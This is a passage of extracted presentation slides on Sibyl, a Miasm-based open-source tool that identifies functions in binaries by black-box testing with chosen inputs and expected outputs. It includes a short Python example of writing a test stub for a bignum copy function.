

Idea
Idea
Function = black box
Choosen input
Observed outputs ↔ Expected outputs
Specifically
Inputs = { arguments, initial memory }
Outputs = { output value, final memory }
Minimalist environment : { binary mapped, stack }
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 75/120

Idea
MUL (5, 10) → 50
strlen (“hello”) → 5
atol (“1234”) → 1234
Test set
?
5, 10
x
50
inputs
expected
outputs
X
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 76/120
Idea
MUL (5, 10) → 50
strlen (“hello”) → 5
atol (“1234”) → 1234
Test set
?
“hello”(R-O)
0
5
inputs
expected outputs
✓
̸=
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 76/120
Idea
MUL (5, 10) → 50
strlen (“hello”) → 5
atol (“1234”) → 1234
Test set
?
“1234”(R-O)
1234
1234
inputs
expected outputs
✓
=
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 76/120
Idea
MUL (5, 10) → 50
strlen (“hello”) → 5
atol (“1234”) → 1234
Test set
atol
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 76/120

Implementation
Expected
Resilient to crashes / infinite loop
Test description arch-agnostic, ABI-agnostic
One call may not be enough
(2, 2) → Func → 4
add, mul, pow ?
→ Test politic : “test1 & (test2 ∥ test3)”
Embarassingly parrallel
…
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 77/120
Sibyl
Sibyl
Open-source, GPL
Current version: 0.2
CLI + Plugin IDA
/doc
Based on Miasm, also uses QEMU
Can learn new functions automatically
https://github.com/cea-sec/Sibyl
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 78/120

Function stubs
Create a class standing for the test
class Test_bn_cpy(Test):
func = ”bn_cpy”
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 79/120
Function stubs
Prepare the test: allocate two “bignums” with one read-only
# Test1
bn_size = 2
bn_2 = 0x1234567890112233
def init(self):
self.addr_bn1 = add_bignum(self, 0, self.bn_size, write=True)
self.addr_bn2 = add_bignum(self, self.bn_2, self.bn_size)
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 80/120

Function stubs
Set arguments
self._add_arg(0, self.addr_bn1)
self._add_arg(1, self.addr_bn2)
self._add_arg(2, self.bn_size)
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 81/120

Function stubs
Check the final state
def check(self):
return ensure_bn_value(self,
self.addr_bn1,
self.bn_2,
self.bn_size)
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 82/120

Function stubs
Test politic: only one test
tests = TestSetTest(init, check)
Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 83/120
Function stubs
